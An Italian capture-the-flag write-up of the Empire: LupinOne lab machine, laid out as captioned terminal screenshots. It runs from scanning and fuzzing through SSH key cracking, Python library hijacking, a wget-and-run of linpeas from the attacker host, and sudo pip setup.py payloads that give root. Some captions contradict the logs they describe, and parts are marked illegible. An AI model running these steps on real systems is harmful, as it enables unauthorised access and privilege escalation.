

Empire: LupinOne – Album degli screenshot

Sequenza completa del procedimento, in ordine cronologico, con didascalie

Fase 1 – Ricognizione

1

arp-scan --localnet: individuazione degli host attivi sulla rete locale. Target identificato: 10.0.2.6.

```
(kali@kali)-[~]
$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:8a:35:d2, IPv4: 10.0.2.15
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.2.2      08:00:27:6a:df:0b      (Unknown)
10.0.2.6      08:00:27:5c:8a:c2      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.070 seconds (123.67 hosts/sec). 3 responded
```

2


nmap -p- -sV -sC 10.0.2.6: porte aperte 22 (OpenSSH 8.4p1) e 80 (Apache 2.4.48). robots.txt segnala /~myfiles.

```
(kali@kali)-[~]
$ nmap -p- -sV -sC 10.0.2.6
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-30 07:50 -0400
Nmap scan report for 10.0.2.6
Host is up (0.00024s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-server-header: Apache/2.4.48 (Debian)
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
MAC Address: 08:00:27:5C:8A:C2 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 8.99 seconds
```

3


Pagina principale <http://10.0.2.6/>: solo lo sticker 'Arsene Lupin - The Gentleman Thief'. Nessun contenuto utile.



Fase 2 – Enumerazione web

4

view-source di `/~myfiles/`: pagina Error 404 con un indizio nascosto nel commento HTML ('Your can do it, keep trying'), invito al fuzzing.



5

ffuf su `http://10.0.2.6/~FUZZ`: scoperta della directory 'secret' (Status 301).

```

$ ffuf -u 'http://10.0.2.6/~FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-sm
all.txt -e .php,.txt
v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.6/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions : .php .txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [5886/262992] :: Job [1/1] :: 5714 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [6621/262992] :: Job [1/1] :: 5000 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [7279/262992] :: Job [1/1] :: 3636 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [8114/262992] :: Job [1/1] :: 8695 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [8740/262992] :: Job [1/1] :: 5555 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [10432/262992] :: Job [1/1] :: 7692 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [10934/262992] :: Job [1/1] :: 3508 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [11487/262992] :: Job [1/1] :: 7407 req/sec :: Duration: [0:00:01] :: Errors: 0
:: Progress: [12295/262992] :: Job [1/1] :: 6451 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [13075/262992] :: Job [1/1] :: 8695 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [13816/262992] :: Job [1/1] :: 4651 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [14600/262992] :: Job [1/1] :: 6666 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [15498/262992] :: Job [1/1] :: 5882 req/sec :: Duration: [0:00:02] :: Errors: 0
secret [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 13ms]
:: Progress: [15743/262992] :: Job [1/1] :: 6060 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [16288/262992] :: Job [1/1] :: 4761 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [17124/262992] :: Job [1/1] :: 7142 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [17826/262992] :: Job [1/1] :: 8000 req/sec :: Duration: [0:00:02] :: Errors: 0
:: Progress: [18715/262992] :: Job [1/1] :: 6896 req/sec :: Duration: [0:00:03] :: Errors: 0

```

6

gobuster in parallelo su `/~myfiles` (conferma incrociata dell'enumerazione directory).

```

(kali@kali)-[~]
$ gobuster dir -u http://10.0.2.6/~myfiles/ -w /usr/share/wordlists/dirbuster/directory-l
ist-2.3-small.txt -x php,txt,html

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.6/~myfiles/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,txt,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


index.html (Status: 200) [Size: 147]
Progress: 350648 / 350648 (100.00%)

Finished

```

7

Pagina /~secret/: messaggio di icex64. Rivela l'esistenza di una chiave SSH privata nascosta e crackabile con fasttrack. Username: icex64.



8

ffuf su /~secret/.FUZZ (file nascosti, filtro -fc 403, estensioni .php/.txt).

```

$ ffuf -u 'http://10.0.2.6/~secret/.FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt -fc 403
v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.2.6/~secret/.FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
:: Extensions : .php .txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response status: 403

# [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 7ms]
# directory-list-2.3-small.txt.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# directory-list-2.3-small.txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# directory-list-2.3-small.txt.php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# or send a letter to Creative Commons, 171 Second Street, .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# Suite 300, San Francisco, California, 94105, USA..php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# .txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 8ms]
# Suite 300, San Francisco, California, 94105, USA..txt [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# on atleast 3 different hosts.php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]
# .php [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 9ms]

```

9

Il fuzzing individua il file nascosto .mysecret.txt (Status 200).


```

:: Progress: [252588/262992] :: Job [1/1] :: 6896 req/sec :: Duration: [0:00:37] :: Errors:
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 5ms]
:: Progress: [253119/262992] :: Job [1/1] :: 5555 req/sec :: Duration: [0:00:37] :: Errors:
:: Progress: [253300/262992] :: Job [1/1] :: 7407 req/sec :: Duration: [0:00:37] :: Errors:

```


10

Contenuto di /~secret/.mysecret.txt nel browser: una lunga stringa codificata (chiave SSH offuscata).




Fase 3 – Decodifica chiave e cracking

11

CyberChef, operazione 'From Base58': la stringa viene decodificata in una chiave privata OpenSSH (----BEGIN OPENSHP PRIVATE KEY----).

12

Salvataggio della chiave (nano chiavelupin), permessi chmod 600, ed estrazione dell'hash con ssh2john.py > hash.



13

john --wordlist=fasttrack.txt: passphrase della chiave crackata in pochi secondi -> P@55w0rd!
(chiavelupin:P@55w0rd!).

```
(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (chiavelupin)
1g 0:00:00:02 DONE (2026-07-30 09:47) 0.4065g/s 39.02p/s 39.02c/s 39.02C/s Autumn2013..test
ing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
$ john --show hash
chiavelupin:P@55w0rd!

1 password hash cracked, 0 left
```

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Verifica preliminare dell'utente via SSH sul target 10.0.2.6.

```
(kali@kali)-[~]
$ ssh icex64@10.0.2.6
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
icex64@10.0.2.6's password: █
```

Fase 4 – Accesso iniziale (icex64)

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Login SSH con chiave privata (ssh -i chiavelupin icex64@10.0.2.6). sudo -l mostra: (arsene) NOPASSWD
/usr/bin/python3.9 /home/arsene/heist.py.

```
(kali@kali)-[~]
$ ssh -i chiavelupin icex64@10.0.2.6
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'chiavelupin':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

Fase 5 – Post-exploitation ed escalation

Enumerazione della home di arsene: note.txt (messaggio dello sviluppatore) e heist.py, che esegue 'import webbrowser'.

```
(arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@Lupin0ne:~$ pwd
/home/icex64
icex64@Lupin0ne:~$ cd home
-bash: cd: home: No such file or directory
icex64@Lupin0ne:~$ cd /home
icex64@Lupin0ne:/home$ ls
arsene icex64
icex64@Lupin0ne:/home$ cd arsene
icex64@Lupin0ne:/home/arsene$ ls
heist.py note.txt
icex64@Lupin0ne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my
secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
icex64@Lupin0ne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

Analisi di heist.py e listato di /home/arsene (.secret non leggibile, .profile, .local): individuato il vettore 'library hijacking' sul modulo webbrowser.

```
icex64@Lupin0ne:/tmp$ cd
icex64@Lupin0ne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@Lupin0ne:~$ echo 'import os; os.system("/bin/bash")' >> https://empirecybersecurity.co.mz
-bash: https://empirecybersecurity.co.mz: No such file or directory
icex64@Lupin0ne:~$ echo 'import os; os.system("/bin/bash")' >> https://empirecybersecurity.co.mz
-bash: https://empirecybersecurity.co.mz: No such file or directory
icex64@Lupin0ne:~$ echo 'import os; os.system("/bin/bash")' >> /home/arsene/heist.py
-bash: /home/arsene/heist.py: Permission denied
icex64@Lupin0ne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
icex64@Lupin0ne:~$ cd /home/arsene
icex64@Lupin0ne:/home/arsene$ ls -la
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .
drwxr-xr-x 4 root root 4096 Oct  4 2021 ..
-rw-r--r-- 1 arsene arsene  47 Oct  4 2021 .bash_history
-rw-r--r-- 1 arsene arsene 220 Oct  4 2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4 2021 .bashrc
-rw-r--r-- 1 arsene arsene 118 Oct  4 2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .local
-rw-r--r-- 1 arsene arsene 339 Oct  4 2021 note.txt
-rw-r--r-- 1 arsene arsene 807 Oct  4 2021 .profile
-rw-r--r-- 1 arsene arsene  67 Oct  4 2021 .secret
icex64@Lupin0ne:/home/arsene$ cat .secret
cat: .secret: Permission denied
icex64@Lupin0ne:/home/arsene$ cat .profile
# ~/.profile: executed by the command interpreter for login shells.
# This file is not read by bash(1), if ~/.bash_profile or ~/.bash_login
# exists.
# see /usr/share/doc/bash/examples/startup-files for examples.
# the files are located in the bash-doc package.

# the default umask is set in /etc/profile; for setting the umask
# for ssh logins, install and configure the libpam-umask package.
#umask 022

# if running bash
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi
```


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Trasferimento di linpeas.sh sul target via wget (dal web server Kali) ed esecuzione (chmod +x && ./linpeas.sh).

```
icex64@LupinOne:/tmp$ wget http://10.0.2.15/linpeas.sh && chmod +x linpeas.sh && ./linpeas.sh
--2026-07-30 09:56:50-- http://10.0.2.15/linpeas.sh
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1090032 (1.0M) [application/x-sh]
Saving to: 'linpeas.sh'
```

```
linpeas.sh      100%[=====>] 1.04M --.-KB/s  in 0.003s
```

```
2026-07-30 09:56:50 (324 MB/s) - 'linpeas.sh' saved [1090032/1090032]
```



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Lato Kali: hosting di linpeas con python3 -m http.server 80 (richiesta GET /linpeas.sh ricevuta dal target).

```
kali@kali: /usr/share/peass/linpeas
```

```
Session Actions Edit View Help
```

```
$ linpeas
```

```
> peass ~ Privilege Escalation Awesome Scripts SUITE
```

```
/usr/share/peass/linpeas
```

```
├─ linpeas_darwin_amd64
```

```
├─ linpeas_darwin_arm64
```

```
├─ linpeas_fat.sh
```

```
├─ linpeas_linux_386
```

```
├─ linpeas_linux_amd64
```

```
├─ linpeas_linux_arm
```

```
├─ linpeas_linux_arm64
```

```
├─ linpeas.sh
```

```
├─ linpeas_small.sh
```

```
(kali@kali)-[/usr/share/peass/linpeas]
```

```
$ python3 -m http.server 80
```

```
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
10.0.2.6 - - [30/Jul/2026 09:56:49] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
linpeas.sh && chmod +x linpeas.sh && ./linpeas.sh
```

```
linpeas.sh
```

```
OK
```


20

Library hijacking: /usr/lib/python3.9/webbrowser.py non scrivibile (Permission denied), ma /home/arsene/webbrowser.py si'. Salto ad arsene. sudo -l: (root) NOPASSWD /usr/bin/pip. Primo tentativo pip fallito: 'cannot open not a tty'.

```

icex64@LupinOne: /home/arsene$ ls -ld
drwxr-xr-x 3 arsene arsene 4096 Oct  4 2021 .
icex64@LupinOne: /home/arsene$ echo 'import os; os.system("/bin/bash")' > /usr/lib/python3.9/webbrowser.py
icex64@LupinOne: /home/arsene$ echo 'import os; os.system("/bin/bash")' > /home/arsene/webbrowser.py
-bash: /home/arsene/webbrowser.py: Permission denied
icex64@LupinOne: /home/arsene$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:~$ cd /root
bash: cd: /root: Permission denied
arsene@LupinOne:~$ TF=$(mktemp -d); echo 'import os; os.execl("/bin/sh","sh","-c","sh <$(tty) >$(tty) 2>$(tty)")' > $TF/setup.py;
sudo pip install $TF
Processing /tmp/tmp.l90VThYSC9
  ERROR: Command errored out with exit status 2:
         command: /usr/bin/python3 -c 'import sys, setuptools, tokenize; sys.argv[0] = ''/tmp/pip-req-build-sfudppu5/setup.py''
; __file__ = ''/tmp/pip-req-build-sfudppu5/setup.py'';f=getattr(tokenize, ''open'', open)(__file__);code=f.read().repla
ce('''\n''', ''\r\n'');f.close();exec(compile(code, __file__, ''exec''))' egg_info --egg-base /tmp/pip-pip-egg-in
fo-nj3fe3cb
       cwd: /tmp/pip-req-build-sfudppu5/
  Complete output (1 lines):
  sh: 1: cannot open not a tty: No such file

WARNING: Discarding file:///tmp/tmp.l90VThYSC9. Command errored out with exit status 2: python setup.py egg_info Check the logs f
or full command output.
ERROR: Command errored out with exit status 2: python setup.py egg_info Check the logs for full command output.
arsene@LupinOne:~$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:~$ TF=$(mktemp -d)
echo 'import os; os.system("chmod +s /bin/bash")' > $TF/setup.py
sudo pip install $TF 2>/dev/null
Processing /tmp/tmp.2o8y6cZq8R

```

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Come arsene: preparazione del secondo payload pip, che sostituisce la shell interattiva con 'chmod +s /bin/bash' (nessuna dipendenza dal tty).

```

arsene@LupinOne:~$ id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:~$ TF=$(mktemp -d)
echo 'import os; os.system("chmod +s /bin/bash")' > $TF/setup.py
sudo pip install $TF 2>/dev/null
Processing /tmp/tmp.2o8y6cZq8R

```

Fase 6 – Root

[illegible]

cat root.txt: flag finale 3mp!r3{congratulations_you_manage_to_pwn_the_lupin1_box}. Box completata.

[illegible]